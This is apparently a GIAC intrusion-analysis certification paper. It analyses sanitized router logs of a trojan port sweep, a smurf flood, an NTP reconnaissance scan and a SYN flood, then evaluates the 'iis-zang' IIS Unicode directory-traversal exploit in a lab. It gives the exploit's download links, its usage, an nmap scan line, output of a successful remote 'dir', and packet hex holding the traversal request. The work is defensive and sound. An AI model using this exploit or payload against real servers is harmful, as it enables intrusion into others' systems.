Global Information Assurance Certification Paper

ASSIGNMENT 1 – NETWORK DETECTS

Note about the network detects: all detects come from a real Internet backbone network. The IPs are sanitized due confidential purposes.

Detect 1 – NetBus+SubSeven+BackOrifice

Apr 14 15:25:39 my-cisco 14347: .Apr 14 15:25:26 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.0(12345), 1 packet
Apr 14 15:25:43 my-cisco 14348: .Apr 14 15:25:39 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.1(27374), 1 packet
Apr 14 15:25:47 my-cisco 14349: .Apr 14 15:25:42 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.2(31337), 1 packet

Apr 14 15:25:51 my-cisco 14350: .Apr 14 15:25:47 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.3(31337), 1 packet
Apr 14 15:25:53 my-cisco 14351: .Apr 14 15:25:49 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.4(27374), 1 packet
Apr 14 15:26:00 my-cisco 14352: .Apr 14 15:26:57 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.5(12345), 1 packet

Apr 14 15:26:04 my-cisco 14353: .Apr 14 15:26:01 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.6(12345), 1 packet
Apr 14 15:26:08 my-cisco 14354: .Apr 14 15:26:05 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.7(27374), 1 packet
Apr 14 15:26:11 my-cisco 14355: .Apr 14 15:26:08 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.8(31337), 1 packet

Apr 14 15:26:13 my-cisco 14356: .Apr 14 15:26:10 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.9(31337), 1 packet
Apr 14 15:26:16 my-cisco 14357: .Apr 14 15:26:14 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.10(27374), 1 packet
Apr 14 15:26:20 my-cisco 14358: .Apr 14 15:26:18 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.11(12345), 1 packet

……..

Apr 14 15:42:23 my-cisco 14598: .Apr 14 15:42:20 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.252(31337), 1 packet
Apr 14 15:42:25 my-cisco 14599: .Apr 14 15:42:23 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.253(27374), 1 packet
Apr 14 15:42:29 my-cisco 14600: .Apr 14 15:42:26 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 210.aaa.bbb.1(1404) -> 200.aaa.bbb.254(31337), 1 packet

1. Source of trace

This trace is originated from a real Internet backbone.

2. Detect was generated by:

This detect is from my Cisco Router ACL.

3. Probability the source address was spoofed

Since all Trojan port scan is a recon based attack I believe that the source is not spoofed. A spoofed connection would give the attacker no information about the network. The only reason for a spoofed connection is to make noise.

4. Description of attack:

This recon happened only once. It has his own characteristic like the strange pattern of order and inverse order of the scan, starting with netbus(12345), then subseven(27374) and then backorifice(31337).

The second thing that grabbed my attention was the use of the same port origin for all packets. I can't say if it was coincidence but the date and the port number are the same, Apr 14 = 04/14 = port 1404. Like I sad this pattern happened only once, so, it is very difficult to affirm that.

5. Attack mechanism:

In this case the attacker will scan for known ports. Any scan that appears to be probing for a specific Destination port could be a Trojan recon attempt and should be examined. If the port is unknown, chances are that you can have a Trojan on a non-default port running inside the network or you are one luck guy to participate in the birth of a new scanner pattern or a new Trojan.

6. Correlations:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0660
http://www.cert.org/advisories/CA-99-02-Trojan-Horses.html
http://www.sans.org/y2k/subseven.htm

http://www.bo2k.com/
http://subseven.slak.org/
http://netbus.nu/index.html

7. Evidence of active targeting:

This was a very particular attack. The attacker was sweeping all machines on the network with that strange pattern.

8. Severity:

(Critical + Lethal)-(System Countermeasures + Net Countermeasures) = Severity
(2 + 1) – (3 + 5) = -5 (Not Severe)

9. Defensive recommendation:

Always close default Trojans ports at border router, always have latest anti-virus definitions on Windows systems and always check the logs.

10. Multiple choice test question:

Probing for port 37331 is an indication of recon for what type of Trojan?

a) BackOrifice
b) RingZero
c) SubSeven
d) None

Answer: d

Detect 2 - Smurf

IP-from	IP-destiny	packets	bytes
164.aa.bb.182	195.aa.bb.8	1284	51360
164.aa.bb.183	195.aa.bb.8	1321	52840
164.aa.bb.180	195.aa.bb.8	1315	52600
164.aa.bb.181	195.aa.bb.8	1281	51240
164.aa.bb.178	195.aa.bb.8	1263	50520
164.aa.bb.179	195.aa.bb.8	1333	53320
164.aa.bb.176	195.aa.bb.8	1307	52280
164.aa.bb.177	195.aa.bb.8	1278	51120
164.aa.bb.174	195.aa.bb.8	1241	49640
164.aa.bb.172	195.aa.bb.8	1347	53880
164.aa.bb.173	195.aa.bb.8	1250	50000
164.aa.bb.170	195.aa.bb.8	1253	50120
164.aa.bb.171	195.aa.bb.8	1234	49360
164.aa.bb.168	195.aa.bb.8	1255	50200
164.aa.bb.169	195.aa.bb.8	1309	52360
164.aa.bb.166	195.aa.bb.8	1247	49880
164.aa.bb.167	195.aa.bb.8	1304	52160
164.aa.bb.164	195.aa.bb.8	1356	54240
164.aa.bb.165	195.aa.bb.8	1286	51440
164.aa.bb.162	195.aa.bb.8	1316	52640
164.aa.bb.163	195.aa.bb.8	1260	50400
164.aa.bb.160	195.aa.bb.8	1288	51520
164.aa.bb.161	195.aa.bb.8	1241	49640
164.aa.bb.159	195.aa.bb.8	1298	51920
164.aa.bb.156	195.aa.bb.8	1257	50280
164.aa.bb.157	195.aa.bb.8	1335	53400
164.aa.bb.154	195.aa.bb.8	1233	49320
164.aa.bb.155	195.aa.bb.8	1311	52440
164.aa.bb.152	195.aa.bb.8	1311	52440
164.aa.bb.153	195.aa.bb.8	1238	49520
164.aa.bb.150	195.aa.bb.8	1258	50320
164.aa.bb.151	195.aa.bb.8	1284	51360
164.aa.bb.148	195.aa.bb.8	1329	53160
164.aa.bb.149	195.aa.bb.8	1254	50160
164.aa.bb.146	195.aa.bb.8	1268	50720
164.aa.bb.147	195.aa.bb.8	1309	52360
164.aa.bb.144	195.aa.bb.8	1314	52560
164.aa.bb.145	195.aa.bb.8	1244	49760
164.aa.bb.142	195.aa.bb.8	1322	52880
164.aa.bb.143	195.aa.bb.8	1298	51920
164.aa.bb.140	195.aa.bb.8	1290	51600
164.aa.bb.141	195.aa.bb.8	1266	50640
164.aa.bb.138	195.aa.bb.8	1313	52520
164.aa.bb.139	195.aa.bb.8	1282	51280
164.aa.bb.136	195.aa.bb.8	1214	48560
164.aa.bb.137	195.aa.bb.8	1271	50840

1. Source of trace

This trace is originated from a real Internet backbone.

2. Detect was generated by:

This detect is from a Cisco Router with the *ip accounting* command.

3. Probability the source address was spoofed

The source is a real network and this is a real smurf attack. A spoofed packet or someone with a "disconnection wish" started this attack. In this case the spoofed address was the victim address at 195.aa.bb.8.

4. Description of attack:

Smurf Attack which floods the target with echo reply.

5. Attack mechanism:

A ping flood works by simply flooding the target with echo requests causing a denial of service The smurf attack works by sending ICMP broadcast echo requests with a spoofed IP address to a number of various hosts. These hosts respond to the echo requests causing a denial of service at the spoofed address. If the attack is large enough the intermediary hosts may also be affected.

6. Correlations:

http://www.cert.org/advisories/CA-98.01.smurf.html
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0513

http://www.pentics.net/denial-of-service/white-papers/smurf.txt formerly
http://users.quadrunner.com/chuegen/smurf.cgi

http://www.pentics.net/denial-of-service/white-papers/smurf.txt
http://netscan.org/broadcast/solutions.html

7. Evidence of active targeting:

The evidence of active targeting was the huge traffic against the target.

8. Severity:

(Critical + Lethal)-(System Countermeasures + Net Countermeasures) = Severity
for the victim: (5+4)-(3+2) = 4 (Severe)
for the amplifier: (5+4)-(3+3) = 3 (Medium Severe)

9. Defensive recommendation:

Configure your IDS to look for ICMP broadcasts. Disable the translation of directed broadcasts to physical broadcasts on your Cisco router (no ip directed-broadcast). Explicitly deny traffic to broadcast addresses behind the router. Always look for packets to broadcast addresses.

10. Multiple choice test question:

Which of the options below is not related to Denial of Service?

a) Smurf
b) Trinoo
c) Loki
d) TFN

Answer: c

Detect 3 – NTP

Jun 22 01:11:52 my-cisco 28329: .Jun 22 01:11:51 GMT-3: %SEC-6-IPACCESSLOGP: list 101 permitted udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.33(123), 1 packet

Jun 22 01:15:33 my-cisco 28329: .Jun 22 01:15:31 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.34(123), 1 packet

Jun 22 01:21:12 my-cisco 28329: .Jun 22 01:21:10 GMT-3: %SEC-6-IPACCESSLOGP: list 101 permitted udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.33(123), 1 packet

Jun 22 01:33:27 my-cisco 28329: .Jun 22 01:33:25 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.35(123), 1 packet

Jun 22 01:45:49 my-cisco 28329: .Jun 22 01:45:47 GMT-3: %SEC-6-IPACCESSLOGP: list 101 permitted udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.33(123), 1 packet

Jun 22 01:59:55 my-cisco 28329: .Jun 22 01:59:54 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.36(123), 1 packet

Jun 22 02:09:02 my-cisco 28329: .Jun 22 02:09:01 GMT-3: %SEC-6-IPACCESSLOGP: list 101 permitted udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.33(123), 1 packet

Jun 22 02:17:22 my-cisco 28329: .Jun 22 02:17:20 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.37(123), 1 packet

Jun 22 02:27:11 my-cisco 28329: .Jun 22 02:27:10 GMT-3: %SEC-6-IPACCESSLOGP: list 101 permitted udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.33(123), 1 packet

Jun 22 02:29:44 my-cisco 28329: .Jun 22 02:29:43 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.38(123), 1 packet

Jun 22 02:38:00 my-cisco 28329: .Jun 22 02:37:59 GMT-3: %SEC-6-IPACCESSLOGP: list 101 permitted udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.33(123), 1 packet

Jun 22 02:47:23 my-cisco 28329: .Jun 22 02:47:22 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.39(123), 1 packet

Jun 22 02:53:12 my-cisco 28329: .Jun 22 02:53:11 GMT-3: %SEC-6-IPACCESSLOGP: list 101 permitted udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.33(123), 1 packet

Jun 22 02:59:55 my-cisco 28329: .Jun 22 02:59:54 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.40(123), 1 packet

Jun 22 03:11:21 my-cisco 28329: .Jun 22 03:11:20 GMT-3: %SEC-6-IPACCESSLOGP: list 101 permitted udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.33(123), 1 packet

Jun 22 03:30:33 my-cisco 28329: .Jun 22 03:30:30 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied udp 24.aaa.bbb.1(123) -> 200.aaa.bbb.41(123), 1 packet

1. Source of trace

This trace is originated from a real Internet backbone.

2. Detect was generated by:

This detect is from my Cisco Router ACL.

3. Probability the source address was spoofed

The probability the source IP was spoofed is very low because the attacker is expecting a response from the network.

4. Description of attack:

This is a recon probe of my network. The attacker is trying to map which machines exist and the firewall rules. He is also trying to avoid detection. Since this network provides an open access NTP stratum2 server the attacker is connecting to the NTP stratum2 server and then to another machine. The real problem here is that the NTP denied access are logged to ntp.denied.log so it's very simple to detect that kind of scanning. The NTP permitted accesses are logged to ntp.permitted.log for control, misuse and statistic purposes.

5. Attack mechanism:

The attacker is mapping the network possibly using a scan tool that gives the option to choose the source port and destination port (nmap -sU -p 123 -g 123 200.aaa.bbb.33-41 –r). One thing is clear, the ntpdate command don't give the information that the attacker was looking for machines without the NTP server the answer is always ntpdate[30194]: no server suitable for synchronization found

The attack was slowly in order to pass unnoticed specially because the NTP server has heavy traffic. This clue could show that the attacker has knowledge of the network.

6. Correlations:

No correlations other than scanning. More information on NTP can be found on:

http://www.ntp.org formerly http://www.eecis.udel.edu/~ntp/

7. Evidence of active targeting:

Yes. The attacker has knowledge of the network. He/She knows about the existence of the NTP stratum2 server and was looking around secretly to get more information. It didn't give what he/she was looking for.

8. Severity:

(Critical + Lethal)-(System Countermeasures + Net Countermeasures) = Severity
(5 + 1) – (5 + 5) = -4 (Not Severe)

9. Defensive recommendation:

This attack shown how important is to have log and log analysis especially for services opened to the Internet. In this case the initial configuration of the logs with ntp.denied.log and ntp.permitted.log worked fine. The Cisco configuration was correct when denying access to other IPs that doesn't have the NTP service.

10. Multiple choice test question:

Which protocol and port below is not related to time

a) 37/tcp and 37/udp
b) 525/tcp and 525/udp
c) 123/ntp and 123/udp
d) 13/tcp and 13/udp

Answer: c

Detect 4 - DoS

Beginning of the attack:
Mar 21 14:09:05 my-cisco 36010: Mar 21 14:09:05 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 68.208.249.255(39582) -> 143.aaa.bb.38(19), 1 packet
Mar 21 14:09:06 my-cisco 36011: Mar 21 14:09:06 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 99.163.43.10(21642) -> 143.aaa.bb.38(524), 1 packet
Mar 21 14:09:07 my-cisco 36012: Mar 21 14:09:07 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 46.126.202.51(61543) -> 143.aaa.bb.38(310), 1 packet
Mar 21 14:09:07 my-cisco 36013: Mar 21 14:09:07 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 37.126.248.164(12689) -> 143.aaa.bb.38(956), 1 packet
Mar 21 14:09:08 my-cisco 36014: Mar 21 14:09:08 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 18.190.243.97(4825) -> 143.aaa.bb.38(668), 1 packet
Mar 21 14:09:08 my-cisco 36015: Mar 21 14:09:09 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 5.74.153.70(37366) -> 143.aaa.bb.38(744), 1 packet
Mar 21 14:09:11 my-cisco 36016: Mar 21 14:09:10 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 62.224.102.107(1092) -> 143.aaa.bb.38(916), 1 packet
Mar 21 14:09:11 my-cisco 36017: Mar 21 14:09:11 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 117.113.69.22(47432) -> 143.aaa.bb.38(701), 1 packet
Mar 21 14:09:13 my-cisco 36018: Mar 21 14:09:12 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 111.143.82.209(46792) -> 143.aaa.bb.38(94), 1 packet
Mar 21 14:09:13 my-cisco 36019: Mar 21 14:09:13 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 29.249.16.168(58033) -> 143.aaa.bb.38(625), 1 packet

Ending of the attack:
Mar 21 17:41:09 my-cisco 2650: .Mar 21 17:41:09 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 65.146.169.55(29029) -> 143.aaa.bb.38(38), 1 packet
Mar 21 17:41:11 my-cisco 2651: .Mar 21 17:41:10 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 70.134.184.104(23903) -> 143.aaa.bb.38(588), 1 packet
Mar 21 17:41:11 my-cisco 2652: .Mar 21 17:41:11 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 12.175.35.223(33888) -> 143.aaa.bb.38(399), 1 packet
Mar 21 17:41:13 my-cisco 2653: .Mar 21 17:41:12 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 119.1.146.213(19835) -> 143.aaa.bb.38(852), 1 packet
Mar 21 17:41:13 my-cisco 2654: .Mar 21 17:41:13 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 68.131.7.146(47170) -> 143.aaa.bb.38(308), 1 packet
Mar 21 17:41:15 my-cisco 2655: .Mar 21 17:41:14 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 94.99.89.196(19075) -> 143.aaa.bb.38(408), 1 packet
Mar 21 17:41:15 my-cisco 2656: .Mar 21 17:41:15 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 74.60.197.125(48508) -> 143.aaa.bb.38(122), 1 packet
Mar 21 17:41:17 my-cisco 2657: .Mar 21 17:41:16 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 67.65.70.254(3618) -> 143.aaa.bb.38(888), 1 packet
Mar 21 17:41:17 my-cisco 2658: .Mar 21 17:41:17 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 127.187.148.221(553) -> 143.aaa.bb.38(135), 1 packet
Mar 21 17:41:19 my-cisco 2659: .Mar 21 17:41:18 GMT-3: %SEC-6-IPACCESSLOGP: list 101 denied tcp 32.40.102.230(60622) -> 143.aaa.bb.38(577), 1 packet

1. Source of trace

This trace is originated from a real Internet backbone.

2. Detect was generated by:

This detect is from my Cisco Router ACL.

3. Probability the source address was spoofed

All sources are spoofed. Some of then really don't exist as real networks.

4. Description of attack:

It is a classical Denial of Service attack that floods the target with SYN packets. In this case the network was knocked down from the Internet until the attack stopped. The attack duration was almost 4 hours and logged 5471 TCP connections. Probably since the Cisco was overload some packets were lost because I am pretty sure that Cisco prefer to use CPU to hand the packets than send log to the loghost (I heard that more than once but never tested. Shame on me).

5. Attack mechanism:

Distributed Denial of Service and Denial of Service attacks have the common goal to knock down networks by overloading them. The attack can be done in many ways and using many tools including Smurf, Trinoo, Tribe Flood Network (TFN), TFN2K, Stacheldraht, Shaft and Mstream.

It's too much to put in here ;)

6. Correlations:


http://www.sans.org/ddos_roadmap.htm
http://www.sans.org/y2k/resist.htm
http://www.cert.org/incident_notes/IN-99-07.html
http://www.cert.org/advisories/CA-2000-01.html
http://www.cert.org/tech_tips/denial_of_service.html
http://www.securityportal.com/research/ddosfaq.html

Everything you need to know in one place:

http://www.washington.edu/People/dad/

7. Evidence of active targeting:

The attack was successful. As show in the graphics the network was knocked down.



8. Severity:

(Critical + Lethal)-(System Countermeasures + Net Countermeasures) = Severity
(5 + 4) – (5 + 5) = -1 (Not Severe)

9. Defensive recommendation:

Defenses are fine; the router blocked all incoming traffic. The Intranet was intact because all traffic was kept outside.

The problem is that the upstream link is much larger than ours and the top upstream provider is much larger. The react to this attack is a back trace to determinate the real source. In this case the attack was coming from overseas.

There are two possible ways to stop an attack like this. First option is shutdown the network that is sending the packets. On a Distributed Denial of Service this couldn't be easy or possible. The second and more reasonable way is to work closely with all yours upstream providers to filter the packets on the nearest point of the source.

10. Multiple choice test question:

What to do in case of a DoS attack?

a) Shutdown the network
b) Back trace the origin of the attack
c) Start to Ping all the addresses
d) Call super-cow

Answer: b

ASSIGNMENT 2 – EVALUATE AN ATTACK

THE IIS-ZANG TOOL

I have found this exploit on a bugtraq posting:

http://www.newhackcity.net/~optyx/iis-zang.c
http://www.newhackcity.net/~optyx/iis-zang.exe
http://www.newhackcity.net/~optyx/iis-zang.obsd
http://www.newhackcity.net/~optyx/iis-zang.linux

After investigate the name “optyx” I have found a different place and looks like belong to the same person.

Home-Page:

http://uberhax0r.net/

Personal Home-Page:

http://uberhax0r.net/~optyx/

This tool, iis-zang, is a tool for IIS 4.0/5.0 that uses the UNICODE "exploit".

At present date this tools isn’t available at major security sites like Packetstorm. Packetstorm has a lot of tools for the UNICODE exploit. On SecurityFocus you can find the original bugtraq posting.

More info on Microsoft advisories:

http://packetstorm.securify.com/advisories/microsoft/ms00-078

Or at SecurityFocus:

http://www.securityfocus.com/frames/?content=/vdb/%3Fid%3D1806

The CVE for the UNICODE exploit is:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0884

And here is the description:

** CANDIDATE (under review) ** IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal" vulnerability.

The iis-zang.c was compiled on a FreeBSD 4.1 machine and the target was a Windows 2000 Professional IIS 5.0. The Freebsd Machine and an OpenBSD machine were running tcpdump and snort 1.6.3.

The first output from the iss-zang tool possibly gives an answer to the "possibly execute arbitrary commands" found on the description of the CVE.

Here is the Output:

```
[root@sans attack]# ./zang
iis-zank_bread_chafer_8000_super_alpha_hyper_pickle.c
by optyx and t12
specify target host
usage: ./iis-zank <-t target> <-c 'command' or -i> [-p port] [-o timeout]
[root@sans attack]#
```

As shown there is an option "-i" that gives a nice prompt:

```
root@sans attack]# ./zang -t 10.0.0.1 -i
iis-zank_bread_chafer_8000_super_alpha_hyper_pickle.c
by optyx and t12
]- Target - 10.0.0.1:80
]- Timeout - 3 seconds

C>
```

Running the tool against the **Windows machine without IIS** gives the follow output from snort:

```
11/12-01:01:52.736243 10.0.0.99:1028 -> 10.0.0.1:80
TCP TTL:64 TOS:0x0 ID:1477  DF
**S***** Seq: 0x572871D1   Ack: 0x0   Win: 0x4000
TCP Options => MSS: 1460
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/12-01:01:52.737487 10.0.0.1:80 -> 10.0.0.99:1028
TCP TTL:128 TOS:0x0 ID:31507
****R*A* Seq: 0x0   Ack: 0x572871D2   Win: 0x0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Tcpdump output:

```
01:08:52.551988 free.empire.com.4104 > 10.0.0.1.http: S 3622833691:3622833691(0)
win 16384 <mss 1460> (DF)
                    4500 002c 1084 4000 4006 15e3 0a00 0063
                    0a00 0003 1008 0050 d7f0 0e1b 0000 0000
                    6002 4000 4d5d 0000 0204 05b4
01:08:52.569966 10.0.0.1.http > free.empire.com.4104: R 0:0(0) ack 3622833692 win 0
                    4500 0028 d47a 0000 4006 91f0 0a00 0003
                    0a00 0063 0050 1008 0000 0000 d7f0 0e1c
                    5014 0000 a506 0000 6c6f 6769 6e3a
```

The remote command “dir” is tested and the program ends.

```
[root@sans attack]# ./zang -t 10.0.0.1 -i
iis-zank_bread_chafer_8000_super_alpha_hyper_pickle.c
by optyx and t12
]- Target - 10.0.0.1:80
]- Timeout - 3 seconds

C> dir
cannot connect to 10.0.0.1
[root@sans attack]#
```

With Microsoft-IIS/5.0 running on the Windows 2000 Professional machine the attack is successful.

```
[root@sans attack]# ./zang -t 10.0.0.1 -i
iis-zank_bread_chafer_8000_super_alpha_hyper_pickle.c
by optyx and t12
]- Target - 10.0.0.1:80
]- Timeout - 3 seconds

C> dir
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 20 Nov 2000 18:17:23 GMT
Content-Type: application/octet-stream
Volume in drive C is WY2KP
Volume Serial Number is F881-CF1E

 Directory of c:\inetpub\scripts

11/20/2000  03:54p     <DIR>          .
11/20/2000  03:54p     <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)     243,365,888 bytes free

C>
```

One thing to be noted is that my Snort1.63 Box produced an alert with the appropriated signature, as shown below:

```
[**] IDS297 - WEB MISC - http-directory-traversal 1 [**]
11/21-19:52:45.810790 10.0.0.99:1024 -> 10.0.0.1:80
TCP TTL:64 TOS:0x0 ID:64115  DF
*****PA* Seq: 0xB90C7A6D   Ack: 0x90774304   Win: 0x4470

[**] IDS297 - WEB MISC - http-directory-traversal 1 [**]
11/21-19:52:51.546263 10.0.0.99:1025 -> 10.0.0.1:80
TCP TTL:64 TOS:0x0 ID:64200  DF
*****PA* Seq: 0xB928DB51   Ack: 0x909188C1   Win: 0x4470

[**] IDS297 - WEB MISC - http-directory-traversal 1 [**]
11/21-19:52:55.327740 10.0.0.99:1026 -> 10.0.0.1:80
TCP TTL:64 TOS:0x0 ID:64268  DF
*****PA* Seq: 0xB93C5104   Ack: 0x90A41C97   Win: 0x4470
```

It is very important to have the state-of-the-art IDS rules in order to get any kind of new attacks and suspicious activity. Snort was tested with the 08292k.rules and it didn't detect the signature.

The output for the <enter> command is:

```
C>
HTTP/1.1 502 Gateway Error
Server: Microsoft-IIS/5.0
Date: Mon, 20 Nov 2000 18:17:29 GMT
Content-Length: 215
Content-Type: text/html

<head><title>Error in CGI Application</title></head>
<body><h1>CGI Error</h1>The specified CGI application misbehaved by not returning
a complete set of HTTP headers.  The headers it did return are:<p><p><pre></pre>
C>
```

The tcpdump for the "dir" command follows:

```
01:12:09.814846 free.empire.com.4105 > 10.0.0.1.http: S 3661017275:3661017275(0)
win 16384
<mss 1460> (DF)
                4500 002c 10b3 4000 4006 15b6 0a00 0063
                0a00 0001 1009 0050 da36 b0bb 0000 0000
                6002 4000 a877 0000 0204 05b4
01:12:09.815473 10.0.0.1.http > free.empire.com.4105: S 2812075191:2812075191(0)
ack 366101
7276 win 17520 <mss 1460> (DF)
                4500 002c 00b2 4000 8006 e5b6 0a00 0001
                0a00 0063 0050 1009 a79c dcb7 da36 b0bc
                6012 4470 1fa2 0000 0204 05b4 2020
01:12:09.815998 free.empire.com.4105 > 10.0.0.1.http: . ack 1 win 17520 (DF)
                4500 0028 10b4 4000 4006 15b9 0a00 0063
                0a00 0001 1009 0050 da36 b0bc a79c dcb8
                5010 4470 375f 0000
01:12:09.817696 free.empire.com.4105 > 10.0.0.1.http: P 1:55(54) ack 1 win 17520 (DF)
                4500 005e 10b5 4000 4006 1582 0a00 0063
                0a00 0001 1009 0050 da36 b0bc a79c dcb8
                5018 4470 1aba 0000 4745 5420 2f73 6372
                6970 7473 2f2e 2e25 6330 2561 662e 2e2f
                7769 6e6e 742f 7379 7374 656d 3332 2f63
                6d64
01:12:10.012638 10.0.0.1.http > free.empire.com.4105: . ack 55 win 17466 (DF)
                4500 0028 00b3 4000 8006 e5b9 0a00 0001
                0a00 0063 0050 1009 a79c dcb8 da36 b0f2
                5010 443a 375f 0000 2020 2020 2020



01:12:10.320791 10.0.0.1.http > free.empire.com.4105: P 1:187(186) ack 55 win 17466
(DF)
                4500 00e2 00b4 4000 8006 e4fe 0a00 0001
                0a00 0063 0050 1009 a79c dcb8 da36 b0f2
                5018 443a e1a8 0000 4854 5450 2f31 2e31
                2032 3030 204f 4b0d 0a53 6572 7665 723a
                204d 6963 726f 736f 6674 2d49 4953 2f35
                2e30
01:12:10.417361 free.empire.com.4105 > 10.0.0.1.http: . ack 187 win 17520 (DF)
                4500 0028 10be 4000 4006 15af 0a00 0063
                0a00 0001 1009 0050 da36 b0f2 a79c dd72
                5010 4470 366f 0000
01:12:10.418292 10.0.0.1.http > free.empire.com.4105: P 187:407(220) ack 55 win
17466 (DF)
```

```
                4500 0104 00b5 4000 8006 e4db 0a00 0001
                0a00 0063 0050 1009 a79c dd72 da36 b0f2
                5018 443a 58a3 0000 2044 6972 6563 746f
                7279 206f 6620 633a 5c69 6e65 7470 7562
                5c73 6372 6970 7473 0d0a 0d0a 3131 2f32
                302f
01:12:10.420670 10.0.0.1.http > free.empire.com.4105: F 407:407(0) ack 55 win 17466
(DF)
